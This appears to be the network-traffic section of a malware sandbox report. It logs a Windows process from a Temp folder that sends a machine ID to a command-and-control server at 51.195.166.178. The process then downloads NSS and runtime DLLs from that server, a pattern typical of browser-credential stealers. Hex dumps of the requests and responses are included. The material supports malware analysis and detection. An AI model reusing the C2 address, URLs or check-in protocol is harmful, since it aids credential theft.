Aug 5, 2022 13:54:13.151417971 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151464939 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151509047 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151549101 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151549101 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151590109 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151628017 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151631117 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151664972 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151704073 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151705980 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151742935 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151782036 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151782036 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151822090 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151859045 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151864052 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151897907 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151935101 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151937008 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151973963 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.152012110 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.152015924 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.152050018 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.152072906 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.152089119 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.152117014 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.152127981 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.152137041 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.152179003 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.152218103 CEST	80	49778	51.195.166.178	192.168.2.4

HTTP Request Dependency Graph

- 51.195.166.178

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49778	51.195.166.178	80	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 13:54:12.723336935 CEST	1239	OUT	POST / HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=utf-8 User-Agent: mozzzzzzzzzz Host: 51.195.166.178 Content-Length: 94 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 6d 61 63 68 69 6e 65 49 64 3d 64 30 36 65 64 36 33 35 2d 36 38 66 36 2d 34 65 39 61 2d 39 35 35 63 2d 34 38 39 39 66 35 66 35 37 62 39 61 7c 6a 6f 6e 65 73 26 63 6f 6e 66 69 67 49 64 3d 35 31 37 62 62 30 64 36 34 30 63 31 32 34 32 63 33 66 30 36 39 61 61 62 33 64 31 30 31 38 64 36 Data Ascii: machineId=d06ed635-68f6-4e9a-955c-4899f5f57b9a|user&configId=517bb0d640c1242c3f069aab3d1018d6
Aug 5, 2022 13:54:12.825297117 CEST	1241	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:12 GMT Content-Type: text/html; charset=utf-8 Content-Length: 5278 Connection: keep-alive Vary: Accept-Encoding Vary: Accept-Encoding Vary: Accept-Encoding Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self ';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"149e-TUdOV6RAkxaWAE5TjHnQPtGZ6P4" Data Raw: 6c 69 62 73 5f 6e 73 73 33 3a 68 74 74 70 3a 2f 2f 35 31 2e 31 39 35 2e 31 36 36 2e 31 37 38 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 6e 73 73 33 2e 64 6c 6c 0a 6c 69 62 73 5f 6d 73 76 63 70 31 34 30 3a 68 74 74 70 3a 2f 2f 35 31 2e 31 39 35 2e 31 36 36 2e 31 37 38 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 6d 73 76 63 70 31 34 30 2e 64 6c 6c 0a 6c 69 62 73 5f 76 63 72 75 6e 74 69 6d 65 31 34 30 3a 68 74 74 70 3a 2f 2f 35 31 2e 31 39 35 2e 31 36 36 2e 31 37 38 2f 76 63 72 75 6e 74 69 6d 65 31 34 30 2e 64 6c 6c 0a 6c 69 62 73 5f 6d 6f 7a 67 6c 75 65 3a 68 74 74 70 3a 2f 2f 35 31 2e 31 39 35 2e 31 36 36 2e 31 37 38 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 Data Ascii: libs_nss3:http://51.195.166.178/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dlllibs_msvcp140:http://51.195.166.178/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dlllibs_vcruntime140:http://51.195.166.178/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dlllibs_mozglue:http://51.195.166.178/aN7jD0qO6kT5bK5bQ4
Aug 5, 2022 13:54:13.039436102 CEST	1246	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: record Host: 51.195.166.178 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 13:54:13.091945887 CEST	1248	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:13 GMT Content-Type: application/octet-stream Content-Length: 2042296 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:48 GMT ETag: "62543db4-1f29b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 f6 f1 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 e0 19 00 00 2 6 05 00 00 00 00 00 d0 01 15 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 60 1f 00 00 04 00 00 fd d1 1f 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f8 21 1d 00 5c 9d 00 00 54 bf 1d 00 40 01 00 00 00 40 1e 00 78 03 00 00 00 00 00 00 00 00 00 00 00 0a 1f 00 b8 1f 00 00 00 50 1e 00 68 0a 01 00 68 fd 1c 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 f0 19 00 a0 00 00 00 00 00 00 00 00 00 00 00 f0 c4 1d 00 5c 04 00 00 94 21 1d 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 69 de 19 00 00 10 00 00 00 e0 19 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e4 e9 03 00 00 f0 19 00 00 ea 03 00 00 e4 19 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 14 4e 00 00 00 e0 1d 00 00 2a 00 00 00 ce 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 30 1e 00 00 02 00 00 00 f8 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 1e 00 00 04 00 00 00 fa 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0a 01 00 00 50 1e 0 0 00 0c 01 00 00 fe 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 89 e5 53 57 56 8b 5d 0c 8b 75 08 8b 7e 0c 85 ff 74 40 8b 0d 70 e0 1d 10 ff 15 00 30 1e 10 57 ff d1 83 c4 04 8b 7e 0c 31 c0 85 db 0f Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!&`@A!\T@@xPhh\!@.texti `.rdata@@. dataN*@.00cfg0@@.rsrcx@@@.relochP@BUSWV]u~t@p0W~1
Aug 5, 2022 13:54:15.471147060 CEST	11263	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1 Content-Type: text/plain; User-Agent: record Host: 51.195.166.178 Connection: Keep-Alive Cache-Control: no-cache
Aug 5, 2022 13:54:15.523406982 CEST	11264	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:15 GMT Content-Type: application/octet-stream Content-Length: 449280 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:42 GMT ETag: "62543dae-6db00" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d9 93 31 43 9d f2 5f 10 9d f2 5f 10 9d f2 5f 10 29 6e b0 10 9f f2 5f 10 94 8a cc 10 8b f2 5f 10 9d f2 5e 10 22 f2 5f 10 cf 9a 5e 11 9e f2 5f 10 cf 9a 5c 11 95 f2 5f 10 cf 9a 5b 11 d3 f2 5f 10 cf 9a 5a 11 d1 f2 5f 10 cf 9a 5f 11 9c f2 5f 10 cf 9a a0 10 9c f2 5f 10 cf 9a 5d 11 9c f2 5f 10 52 69 63 68 9d f2 5f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 9b 28 c1 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0f 00 28 06 00 00 82 00 00 00 00 00 00 60 d9 03 00 00 10 00 00 00 40 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 f0 06 00 00 04 00 00 1f 84 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 67 04 00 82 cf 01 00 e8 72 06 00 18 01 00 00 00 a0 06 00 f0 03 00 00 00 00 00 00 00 00 00 00 00 9c 06 00 00 3f 00 00 00 b0 06 00 ac 3d 00 00 60 78 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 77 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 70 06 00 e4 02 00 00 c0 63 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 92 26 06 00 00 10 00 00 00 28 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 48 29 00 00 00 40 06 00 00 18 00 00 00 2c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 ac 13 00 00 00 70 06 00 00 14 00 00 00 44 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 90 06 00 00 02 00 00 00 58 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f0 03 00 00 00 a0 06 00 00 04 00 00 00 5a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 ac 3d 00 00 00 b0 06 00 00 3e 00 00 00 5e 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 a2 00 10 a0 a2 00 10 80 a2 00 10 e0 a2 00 10 90 a3 00 10 30 a3 00 10 10 a3 00 10 70 a3 00 10 30 a4 00 10 d0 a3 00 10 b0 a3 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1C___)n__^"_^__[_Z_____]_Rich_PEL(["!(`@@Agr? =`x8w@pc@.text&(`.dataH)@,@.idatapD@@.didat4X@.rsrcZ@@.reloc=>^@B0p0

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 13:54:17.446722031 CEST	11735	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1 Content-Type: text/plain; User-Agent: record Host: 51.195.166.178 Connection: Keep-Alive Cache-Control: no-cache
Aug 5, 2022 13:54:17.499272108 CEST	11736	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:17 GMT Content-Type: application/octet-stream Content-Length: 80128 Connection: keep-alive Last-Modified: Sat, 28 May 2022 16:52:46 GMT ETag: "6292535e-13900" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 c5 e4 d5 84 a4 8a 86 84 a4 8a 86 84 a4 8a 86 30 38 65 86 86 a4 8a 86 8d dc 19 86 8f a4 8a 86 84 a4 8b 86 ac a4 8a 86 d6 cc 89 87 97 a4 8a 86 d6 cc 8e 87 90 a4 8a 86 d6 cc 8f 87 9f a4 8a 86 d6 cc 8a 87 85 a4 8a 86 d6 cc 75 86 85 a4 8a 86 d6 cc 88 87 85 a4 8a 86 52 69 63 68 84 a4 8a 86 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 95 28 c1 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0f 00 de 00 00 00 1c 00 00 00 00 00 00 90 d9 00 00 00 10 00 00 00 f0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 30 01 00 00 04 00 00 74 28 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 e3 00 00 14 09 00 00 b8 00 01 00 8c 00 00 00 00 10 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 fa 00 00 00 3f 00 00 00 20 01 00 10 0a 00 00 80 20 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 20 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 b4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f4 dc 00 00 00 10 00 00 00 de 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 f4 05 00 00 00 f0 00 00 00 02 00 00 00 e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 84 05 00 00 00 00 01 00 00 06 00 00 00 e4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 00 04 00 00 00 10 01 00 00 04 00 00 00 ea 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 10 0a 00 00 00 20 01 00 00 0c 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 27 00 00 02 e0 27 00 00 02 60 2d 00 00 02 e0 32 00 00 02 40 34 00 00 02 70 35 00 00 02 b0 36 00 00 02 28 39 00 00 01 f8 39 00 00 01 04 3b 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$08euRichPEL(["!0t(@A? 8 @.text `.data@.idata@@.rsrc @@.reloc @B0"`-2@4p56(99;
Aug 5, 2022 13:54:18.749895096 CEST	11820	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1 Content-Type: text/plain; User-Agent: record Host: 51.195.166.178 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 13:54:18.802898884 CEST	11821	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:18 GMT Content-Type: application/octet-stream Content-Length: 627128 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:36 GMT ETag: "62543da8-991b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 07 00 d4 f1 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 18 08 00 00 56 01 00 00 00 00 00 b0 2f 04 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 d0 09 00 00 04 00 00 ed ee 09 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ad bc 08 00 63 51 00 00 10 0e 09 00 2c 01 00 00 00 70 09 00 b0 08 00 00 00 00 00 00 00 00 00 00 00 72 09 00 b8 1f 00 00 00 80 09 00 34 43 00 00 1c b0 08 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 57 08 00 18 00 00 00 68 30 08 00 a0 00 00 00 00 00 00 00 00 00 00 00 14 13 09 00 d8 03 00 00 90 b7 08 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d1 16 08 00 00 10 00 00 00 18 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9c ff 00 00 00 30 08 00 00 00 01 00 00 1c 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 1c 00 00 00 30 09 00 00 04 00 00 00 1c 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 50 09 00 00 02 00 00 00 20 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 74 6c 73 00 00 00 00 15 00 00 00 00 60 09 00 00 02 00 00 00 22 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b0 08 00 00 00 70 09 00 00 0a 00 00 00 24 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 43 00 00 00 80 09 00 00 44 00 00 00 2e 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 89 e5 53 57 56 83 ec 08 89 ce 8b 5d 08 a1 0c 30 09 10 31 e8 89 45 f0 53 e8 8a 14 08 00 83 c4 04 89 c7 8b 46 14 39 f8 73 30 83 ec 0c 8a 45 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!V/@AcQ,pr4CWh0.text `.rdata0@@.da ta0@.00cfgP @@.tls`"@.rsrcp$@@.reloc4CD.@BUSWV]01ESF9s0E
Aug 5, 2022 13:54:19.432562113 CEST	12482	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: record Host: 51.195.166.178 Connection: Keep-Alive Cache-Control: no-cache
Aug 5, 2022 13:54:19.484570980 CEST	12483	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Fri, 05 Aug 2022 11:54:19 GMT Content-Type: application/octet-stream Content-Length: 684984 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:40:08 GMT ETag: "62543dc8-a73b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 26 f2 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 1a 08 00 00 36 02 00 00 00 00 00 b0 1f 08 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 e0 0a 00 00 04 00 00 e9 81 0a 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 34 2c 0a 00 53 00 00 00 87 2c 0a 00 c8 00 00 00 00 a0 0a 00 78 03 